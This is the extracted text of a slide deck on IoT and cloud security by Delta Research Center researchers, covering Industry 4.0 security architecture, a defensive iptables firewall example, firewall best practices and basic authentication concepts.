
IoT Security - from cloud to edge



Anderson Ni
Edwin Lu



Speaker Introduction



Edwin Lu (盧勝榮)

Security Researcher (Engineer) at Delta Research Center

Previously Research Assistant at NTU CSIE NSLAB

Find me @:

lupiwin@gmail.com

<https://github.com/edwinlu>

Motivation


- What Happen after graduation ?
- What the company expect from you ?
- **Lets Get Technical (Theoretical)**
- How to Improve our security knowledge ?
- There still a lot of interesting research to explore

What happen after graduation ?

```
While(Alive){  
    EAT();  
    //SLEEP();  
    CODE();  
}
```



PhD
Patiently hoping for a Degree
Polyoxometalate has Decomposed
Paid half what I Deserve
Professorship? hah! Dream on!
Please hire. Desperate.
Pipetting hand Disease
Probably heavily in Debt
Parents have Doubts
Pound head on Desk
Potential heavy Disorder
Permanent head Damage




What the company expect from you ?

- Software/Application Security Expert
- Creativity 
- Hacking (Penetration Testing) Skill
- Developer Skill 
- Could do/know (Almost) everything
- Etc...




Lets Get Technical (Theoretical)




Future Technology- Be in front of competitor- Pioneer



We are Still Redefining Industry 4.0



IoT, IIoT, Industry 4.0 Relationship



Delta envisioned security architecture for Industry 4.0




Cyber Physical Security:

- ❖ Data-at-rest protection
- ❖ Intrusion Protection
- ❖ Physical Security (IoT devices, ICT devices, smart things, sensor node...)



Connectivity Security:

- ❖ Data-in-Transit protection
- ❖ Communication Security



→ Current Talk Focus



Cloud Security




Cloud Security

- Put an application to cloud




Cloud Security - Firewall

- Deny all malicious connections
 - For some applications which only need cloud computing resource without interaction to outside world.



Cloud Security - Firewall




```
# Allow incoming ssh only
iptables -A INPUT -p tcp -s 0/0 -d $SERVER_IP --sport 513:65535 --dport 22 -m
state --state NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -p tcp -s $SERVER_IP -d 0/0 --sport 22 --dport 513:65535 -m
state --state ESTABLISHED -j ACCEPT
# make sure nothing comes or goes out of this box
iptables -A INPUT -j DROP
iptables -A OUTPUT -j DROP
```

Cloud Security - Firewall Best Practices

- Deny all first and then add exceptions
- Avoid ‘Any’ in ‘Allow’ rules
- Secure Management Sessions
- Remove unused rules
- Deny non-compliant outbound traffic
- Filter common unwanted traffic on the router
- Organize firewall rules for performance
- ...
- ...


Cloud Security - Authentication

- Access requirement from valid users




Cloud Security - Authentication

- Add firewall exception
- Implement an authentication mechanism




Cloud Security - Authentication


- Implement an authentication mechanism



